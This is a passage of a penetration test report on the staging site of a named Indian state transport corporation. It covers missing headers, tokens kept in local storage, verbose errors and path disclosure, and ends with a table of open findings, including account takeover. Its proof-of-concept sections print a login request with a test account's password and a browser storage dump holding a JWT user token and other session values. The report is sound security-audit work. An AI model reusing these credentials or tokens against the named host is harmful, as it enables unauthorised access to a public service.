
Vulnerability Description	Severity
HTTP response headers that your application can use to increase the security of your application. Once set, these HTTP response headers can restrict modern browsers from running into easily preventable vulnerabilities. It intends to raise awareness and use of these headers.	Low

Vulnerability Identification Number (CWE)	Attributing Factor
Protection Mechanism Failure - (CWE-693)	Configuration Error

Affected Platform(URLs)
1. https://staging.sugamyatra.up.in/

Penetration Testing: Proof of Concept

Step 1.



```
POST /api/adminusers/login HTTP/1.1
Host: staging.sugamyatra.up.in
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 76
Origin: https://staging.sugamyatra.up.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "loginEmail":"tester1@gmail.com"","loginMobile":"","password":"Zaq12wsX@!"}
```

```
HTTP/1.1 400 Bad Request
Date: Tue, 20 Aug 2024 08:58:01 GMT
Server: Apache
Content-Security-Policy: default-src 'self';script-src 'self' https://maps.googleapis.com
https://www.google.com https://www.gstatic.com 'unsafe-inline';style-src 'self'
https://cdnjs.cloudflare.com https://fonts.googleapis.com 'unsafe-inline';font-src 'self'
https://fonts.gstatic.com data:;img-src 'self' data:;connect-src 'self' https://maps.googleapis.com
 https://www.google.com;frame-src 'self' https://www.google.com;object-src 'none';frame-ancestors
'self';upgrade-insecure-requests;base-uri 'self';form-action 'self';script-src-attr 'none'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Content-Type: application/json; charset=utf-8
Content-Length: 849
ETag: W/"351-kShxl4QB1kCiB+kKAo9Rnz7kpjo"
Connection: close

{
  "code":400,
  "status":false,
  "message":"Unexpected string in JSON at position 33",
  "error":{
    "stack":
    "SyntaxError: Unexpected string in JSON at position 33\n    at JSON.parse (<anonymous>)\n    at
     parse (/opt/bitnami/apache/htdocs/node_modules/body-parser/lib/types/json.js:92:19)\n    at /o
    pt/bitnami/apache/htdocs/node_modules/body-parser/lib/read.js:128:18\n    at AsyncResource.runI
    nAsyncScope (node:async_hooks:203:9)\n    at invokeCallback (/opt/bitnami/apache/htdocs/node_mo
    dules/raw-body/index.js:238:16)\n    at done (/opt/bitnami/apache/htdocs/node_modules/raw-body/
    index.js:227:7)\n    at IncomingMessage.onEnd (/opt/bitnami/apache/htdocs/node_modules/raw-body
    /index.js:287:7)\n    at IncomingMessage.emit (node:events:517:28)\n    at IncomingMessage.emit
     (node:domain:489:12)\n    at endReadableNT (node:internal/streams/readable:1400:12)"
  }
}
```

Recommendation/Mitigation

For additional security implement the following security headers in the Static Website:

Content-Security-Policy: default-src, base-uri, **X-Content-Type-Options**:nosniff; **Referrer-Policy**:strict-origin-when-cross-origin

For additional security implement the following headers in the Dynamic Web Application:

Content-Security-Policy: default-src, base-uri, **X-Content-Type-Options**:nosniff; **Cache-Control**: no-cache, no-store, max-age=63115200; **Clear-Site-Data:** "*"; **Referrer-Policy**:strict-origin-when-cross-origin **.**

Mitigation must be implemented throughout the Application/ API where applicable.

3.11 SENSITIVE INFORMATION STORED IN LOCAL/SESSION STORAGE

Vulnerability Description	Severity
The web application stores sensitive information such as Access_level, logged-in user, user_level,verified phones numbers and cookies in the browser's local storage that is being used to establish a session and communication. An attacker can steal the authentication token of any user and can craft different attacks like CSRF, session attacks, account takeover, etc.	Low


Vulnerability Identification Number (CWE)	Attributing Factor
Exposure of Sensitive Information to an Unauthorized Actor - (CWE-200)	Design Error

Affected Platform(URLs)

1. https://staging.sugamyatra.up.in/issues/preview

Penetration Testing: Proof of Concept

Step 1.



Key	Value
_grecaptcha	09ABJXHI-UPSHBzFkuGTe8TIKMZB06uUdZ0a2zA6zgP1ckXYNqTAMq664mjnpSEpzyQ7r-zge8_HWSpjW1LVIMqq3NRPgHX9ozdrjVRw
rememberMe	U2FsdGVkX1/jPSK8cvBNdmEUJd9r/t0Hey1g54FhcGulzWCQnqrQfRJOMGUxXTPv++I75FjLjp6BGmsQvhEzRYtkJ7ZgNrkVVnMJItEhZd6OILMxbIP4U7DHVgQL/MnI
submittedData	[{"name":"SVG_XSS.pdf","type":"application/pdf","size":379,"lastModified":"5/7/2024"}]
tokenExpiry	U2FsdGVkX18cftNXsbi3yHskyUQ39BQrM/xQIA2Q6uA=
userToken	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJfaWQiOiI2NjBhM2U2ZTFkZjY3YzJhMGVhMmY5NDMiLCJpYXQiOjE3MjMyODk1NDgsImV4cCI6MTcyMzMxODM0OH0.6CCQwEi8IJzJ6hARqUZ8QcxIN1V28dhqARZ-ly6F7j0

Recommendation/Mitigation

Storing sensitive information, such as session IDs,sensitive data in Local/Session Storage is not recommended. It is advisable to use Cookies with the "HttpOnly=true", "Secure=true", and "SameSite=strict" attributes for storing sensitive information instead.

Since, these parameters ("HttpOnly=true", "Secure=true", and "SameSite=strict") are not applicable or cannot be implemented in Local/Session Storage.

Mitigations must be implemented throughout the application

3.12 IMPROPER ERROR HANDLING


Vulnerability Description	Severity
We observed one or more errors or warning messages that may disclose sensitive information. The error message may also contain the location of the file that produced an unhandled exception. Application errors or warning messages may expose sensitive information about an application's internal workings to an attacker.	🟩 Low

Vulnerability Identification Number (CWE)	Attributing Factor
Generation of Error Message Containing Sensitive Information - (CWE-209)	Design Error

Affected Platform(URLs)
1. https://staging.sugamyatra.up.in/

Penetration Testing: Proof of Concept

Step 1.



```
POST /api/adminusers/login HTTP/1.1
Host: staging.sugamyatra.up.in
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 76
Origin: https://staging.sugamyatra.up.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "loginEmail":"tester1@gmail.com"","loginMobile":"","password":"Zaq12wsX@!"}
```

```
HTTP/1.1 400 Bad Request
Date: Tue, 20 Aug 2024 08:58:01 GMT
Server: Apache
Content-Security-Policy: default-src 'self';script-src 'self' https://maps.googleapis.com
https://www.google.com https://www.gstatic.com 'unsafe-inline';style-src 'self'
https://cdnjs.cloudflare.com https://fonts.googleapis.com 'unsafe-inline';font-src 'self'
https://fonts.gstatic.com data:;img-src 'self' data:;connect-src 'self' https://maps.googleapis.com
 https://www.google.com;frame-src 'self' https://www.google.com;object-src 'none';frame-ancestors
'self';upgrade-insecure-requests;base-uri 'self';form-action 'self';script-src-attr 'none'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Content-Type: application/json; charset=utf-8
Content-Length: 849
ETag: W/"351-kShxl4QB1kCiB+kKAo9Rnz7kpjo"
Connection: close

{
  "code":400,
  "status":false,
  "message":"Unexpected string in JSON at position 33",
  "error":{
    "stack":
    "SyntaxError: Unexpected string in JSON at position 33\n    at JSON.parse (<anonymous>)\n    at
     parse (/opt/bitnami/apache/htdocs/node_modules/body-parser/lib/types/json.js:92:19)\n    at /o
    pt/bitnami/apache/htdocs/node_modules/body-parser/lib/read.js:128:18\n    at AsyncResource.runI
    nAsyncScope (node:async_hooks:203:9)\n    at invokeCallback (/opt/bitnami/apache/htdocs/node_mo
    dules/raw-body/index.js:238:16)\n    at done (/opt/bitnami/apache/htdocs/node_modules/raw-body/
    index.js:227:7)\n    at IncomingMessage.onEnd (/opt/bitnami/apache/htdocs/node_modules/raw-body
    /index.js:287:7)\n    at IncomingMessage.emit (node:events:517:28)\n    at IncomingMessage.emit
     (node:domain:489:12)\n    at endReadableNT (node:internal/streams/readable:1400:12)"
  }
}
```

Recommendation/Mitigation

Verify that this page is disclosing errors or warning messages and properly configure the application to log errors to a file instead of displaying the error to the user.

Mitigation must be implemented throughout the Application/ API where applicable.

3.13 INTERNAL PATH DISCLOSURE

Vulnerability Description	Severity
Full Path Disclosure vulnerability enables an attacker to see the full path of record and the exploiter can utilize this data for misusing some different vulnerability like Local File Inclusion etc.	Low


Vulnerability Identification Number (CWE)	Attributing Factor
Exposure of Sensitive Information to an Unauthorized Actor - (CWE-200)	Design Error

Affected Platform(URLs)

1. https://staging.sugamyatra.up.in/

Penetration Testing: Proof of Concept

Step 1.



```
POST /api/adminusers/login HTTP/1.1
Host: staging.sugamyatra.up.in
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 76
Origin: https://staging.sugamyatra.up.in
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "loginEmail":"tester1@gmail.com"","loginMobile":"","password":"Zaq12wsX@!"}
```

```
HTTP/1.1 400 Bad Request
Date: Tue, 20 Aug 2024 08:58:01 GMT
Server: Apache
Content-Security-Policy: default-src 'self';script-src 'self' https://maps.googleapis.com
https://www.google.com https://www.gstatic.com 'unsafe-inline';style-src 'self'
https://cdnjs.cloudflare.com https://fonts.googleapis.com 'unsafe-inline';font-src 'self'
https://fonts.gstatic.com data:;img-src 'self' data:;connect-src 'self' https://maps.googleapis.com
 https://www.google.com;frame-src 'self' https://www.google.com;object-src 'none';frame-ancestors
'self';upgrade-insecure-requests;base-uri 'self';form-action 'self';script-src-attr 'none'
Cross-Origin-Opener-Policy: same-origin
Cross-Origin-Resource-Policy: same-origin
Origin-Agent-Cluster: ?1
Referrer-Policy: no-referrer
Strict-Transport-Security: max-age=15552000; includeSubDomains
X-Content-Type-Options: nosniff
X-DNS-Prefetch-Control: off
X-Download-Options: noopen
X-Frame-Options: SAMEORIGIN
X-Permitted-Cross-Domain-Policies: none
X-XSS-Protection: 0
Content-Type: application/json; charset=utf-8
Content-Length: 849
ETag: W/"351-kShxl4QB1kCiB+kKAo9Rnz7kpjo"
Connection: close

{
  "code":400,
  "status":false,
  "message":"Unexpected string in JSON at position 33",
  "error":{
    "stack":
    "SyntaxError: Unexpected string in JSON at position 33\n    at JSON.parse (<anonymous>)\n    at
     parse (/opt/bitnami/apache/htdocs/node_modules/body-parser/lib/types/json.js:92:19)\n    at /o
    pt/bitnami/apache/htdocs/node_modules/body-parser/lib/read.js:128:18\n    at AsyncResource.runI
    nAsyncScope (node:async_hooks:203:9)\n    at invokeCallback (/opt/bitnami/apache/htdocs/node_mo
    dules/raw-body/index.js:238:16)\n    at done (/opt/bitnami/apache/htdocs/node_modules/raw-body/
    index.js:227:7)\n    at IncomingMessage.onEnd (/opt/bitnami/apache/htdocs/node_modules/raw-body
    /index.js:287:7)\n    at IncomingMessage.emit (node:events:517:28)\n    at IncomingMessage.emit
     (node:domain:489:12)\n    at endReadableNT (node:internal/streams/readable:1400:12)"
  }
}
```

Recommendation/Mitigation

Application output should not disclose the physical file paths or other properties of resources on the web server. This can help an attacker identify other vulnerabilities or help during the exploitation of other identified vulnerabilities.

Mitigation must be implemented throughout the Application/ API where applicable.

4. CONCLUSION

Based on this **Website/Web Application** Penetration Testing conducted by **Allied Boston Consultants India Pvt. Ltd.** It was observed that **HIGH, MEDIUM, LOW** vulnerabilities did exist within the **Uttar Pradesh State Road Transport Corporation (UPSRTC) Website/Web Application**.

S.N.	Finding Name	Severity	Status
1	Account takeover via Broken Forgot Password Functionality	High	Open
2	Broken Forgot Password Functionality	High	Open
3	Unrestricted File Upload	Medium	Open
4	Platform name / Version Disclosure	Low	Open
5	Password Field with Autocomplete Enabled	Low	Open
6	Remember Me Functionality / Stay logged in	Low	Open
7	JWT Token Weak Encryption	Low	Open
8	Concurrent User Session	Low	Open
9	Host Header Injection	Low	Open
10	Missing Security Headers	Low	Open
11	Sensitive Information Stored In Local/Session Storage	Low	Open
12	Improper Error Handling	Low	Open
13	Internal Path Disclosure	Low	Open

The **2- High, 1- Medium, 10- Low** reported vulnerability(s) required to be patched as per remediations provided.

5. GLOSSARY

Type of Assessment:

Gray Box Penetration Testing: A penetration tester has limited knowledge of the application to be used.

Production URL: The production environment is the live and operational version of an application, where the end-users are accessing/interacting with the application on a real-time basis.

Testing/Staging URL: The Testing /Staging URL is provided by the Auditee to the testing team with the purpose of conducting the security audit to identify the vulnerabilities with respect to the application's functionality. It is near replica of the production environment.

NOTE: In case the production URL is provided for security audit/testing, in this case the production URL shall be considered as Testing/Staging URL. Once the testing is completed and applicaton is "Safe to Host", the test data in the production URL may be removed and made live and operational to enable end-user access/interact on a real time basis

5.1. REFERENCE

1. OWASP WEB SECURITY TESTING GUIDE

[END OF REPORT]